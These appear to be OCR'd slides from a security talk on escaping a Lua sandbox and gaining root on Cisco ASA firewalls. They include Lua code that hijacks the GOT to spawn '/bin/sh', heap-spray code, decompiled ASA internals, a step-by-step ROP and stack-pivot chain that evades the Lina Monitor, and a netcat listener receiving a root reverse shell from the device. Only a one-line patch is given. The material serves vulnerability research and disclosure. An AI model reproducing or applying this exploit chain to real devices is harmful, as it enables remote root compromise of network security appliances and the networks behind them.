
1	TNUMBER	1
2	TNUMBER	**new value**
3	TSTRING	“string”
4	TSTRING	“len”

- Disadvantage :
  - 2 bytes will be affected



o1->tt


o2->value




```
#define setobj(obj1,obj2) \
  { const TObject *o2=(obj2); TObject *o1=(obj1); \
    checkconsistency(o2); \
    o1->tt=o2->tt; o1->value = o2->value; }
```

Arbitrary Code Execute

- Ubuntu 16.04 without PIE
  - Leak the Libc base
  - Hijack the GOT



```lua
local getenv_got = 6438944
local libc_base = b(getenv_got)
--libc_base = libc_base-235376
libc_base = libc_base+283536
-- print(hex(libc_base))

c(getenv_got, libc_base)
os.getenv("/bin/sh")
-- io.read(1)
```



```
➜ bin ./lua output/lua_escape_sandbox.lua
addr:   0x015CC2F0
addr:   0x015D1F90
k       00000000015cd710
table   00000000015cc2f0
value   00000000015d1f90
kb      00000000000000fa
kc      00000000000000fb
_pc     table: 0x15d1fe0        00000000015d1fe0
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Things become different in ASA

Cisco Specific Heap Metadata

0x0	PRVE_SIZE	SIZE
0x10	Prev_foot	head
0x20	mh_magic	mh_len
0x30	mh_refcount	mh_unused
0x40	mh_fd_link	mh_bk_link
0x50	allocator_pc	free_pc
0x60	chunk content	


- 0x0 - 0x10 Linux Heap Metadata
- 0x10 - 0x50 Cisco ASA heap Metadata
- Luckily, **allocator_pc** is pointed in **ELF** (Bypass PIE Later)

Cisco Specific Heap Metadata

- The size of struct LUA_TTABLE({}) change from 0x50 to 0x90
- From fastbin to smallbin
- Smallbin will be consolidated if previous or next chunk is freed.

0x0	PRVE_SIZE	SIZE
0x10	Prev_foot	head
0x20	mh_magic	mh_len
0x30	mh_refcount	mh_unused
0x40	mh_fd_link	mh_bk_link
0x50	allocator_pc	free_pc
0x60	chunk content	

- Thousands of malloc or free will be called in ASA
- Make Heap fengshui extremely unstable
- **Solution**:
  - Heap Spray
  - Allocate all fengshui continuous in avoid of consolidation




```
while (_str_addr~=_k_addr+128 or _pc_addr~=_str_addr+128 or _mmm_addr~=_pc_addr+128)
    do
    _k={}
    _str={}
    _pc={}
    _mmm={}
    _k_addr = _objAddr(tostring(_k))
    _str_addr = _objAddr(tostring(_str))
    _pc_addr = _objAddr(tostring(_pc))
    _mmm_addr = _objAddr(tostring(_mmm))
end
```

Bypass Protection mechanisms

- Step1. Leak a heap address of LUA_TTABLE `{}`
- Step2: Leak the allocator_pc to get an address in ELF
- Step3: Leak the GOT of memset and got Libc_base
- Step4: Leak the `environ` in Libc_base and got stack address

Bypass Lina Monitor


- system('/bin/sh') is unavailable here.
  - Lina Monitor will reboot the devices when subprocess or sensitive syscall is called.
- Solution:
  - Execute the shell as the Lina do
  - Internal Function `shell_execute`
  - **ROP** is necessary



```
{
  v16 = shell_execute(
          1,
          0LL,
          "/bin/sh",
          "/asa/scripts/vnmc_nb.sh",
          &v23,
          v2 + 92648,
          v2 + 92681,
          v2 + 92752,
          a2,
          &v33,
          &v21,
          a1,
          0LL);
  free(a1);
}
```

Bypass Network Constrains


- Traffic Constrain
- Solution:
  - **socks_proxy_init**
  - A out-date function
  - Still useful to open a proxy in 1080 port
  - **ROP** is necessary again !




```
__int64 __fastcall socks_proxy_init(__int64 a1, __int64 a2, int a3)
{
  char *v3; // rsi
  unsigned int v4; // eax
  int v5; // edx
  unsigned int v6; // ebx
  char *v7; // rdi
  __int64 v9; // rax

  v3 = vf_mode_init;
  if ( !vf_mode_init )
    vf_error_mode_init();
  if ( !vf_mode )
  {
    v6 = -1;
    dword_55555D04AAE0 = 0;
    cp_printf("ERROR: Loopback proxy not supported in multi-context mode.\n", v3, a3);
    return v6;
  }
  v4 = vf_get_vcid();
  v6 = vf_transparentMode(v4);
  if ( v6 )
  {
    v6 = -1;
    dword_55555D04AAE0 = 0;
    cp_printf("ERROR: Loopback proxy not supported in transparent mode.\n", v3, v5);
    return v6;
  }
  v7 = qword_55555D04AAF0;
  if ( qword_55555D04AAF0 )
  {
```

Then how to ROP?

- All the thread will return from `pthread_cond_timedwait`
- Pre: Already known stack base
- Step1: Search in the Stack to find the return address of `pthread_cond_timedwait`
- Step2: Stack Pivot to heap (leave; ret)



```
{
  while ( 1 )
  {
    v1 = pthread_cond_timedwait(&stru_55555CFC54E0, &stru_55555CFC5520, &tp);
    v0 = qword_55555CFC5550;
    if ( qword_55555CFC5550 )
      break;
    if ( v1 )
      goto LABEL_25;
  }
```



```
Undefined command: "v". Try "help".
(gdb) bt
#0  0x00007ffff74937ce in pthread_cond_timedwait () from /home/youghur
#1  0x0000555557a49c3e in lina_reap_threads ()
#2  0x0000555557a40bc4 in lina_start_contexts_and_wait ()
#3  0x0000555557a36fb5 in lina_main_thread ()
#4  0x000055555630aab9 in main ()
(gdb) 
```

How to keep ASA Stable after ROP?


- Because the current rsp point to Heap, the Lina will turn down after shell
- Solution :
    - Save the origin RSP, RIP and RBP
    - Pivot the stack back

Combine Above ALL

- 0x1: Arbitrary address read
- 0x2: Arbitrary address write
- 0x3: Leak ELF_base, Libc_base and stack base
- 0x4: Search in stack for ret of `pthread_cond_timedwait`
- 0x5: Put ROP in the Heap
- 0x6: Modify rbp=> ROP address

Combine Above ALL

- 0x7: Modify ret => leave ret
- 0x8: wait any process to trigger (5-10 seconds)
- 0x9: Call socks_proxy_init by ROP
- 0xA: Call shell_execute by ROP
- 0xB: Pivot back from heap to stack
- 0xC: ASA keep stable!



```
➜ bin nc -klvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.2.100] port 4444 [tcp/*] accepted (family 2, sport 17888)
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ciscoasa 3.10.62-ltsi-WR6.0.0.27_standard #1 SMP Tue Aug 23 17:58:23 PDT 2016 x86_64 x86_64 x86_64 GNU/Linux
```

How to patch

- Disable loadstring of lua bytecode

Thanks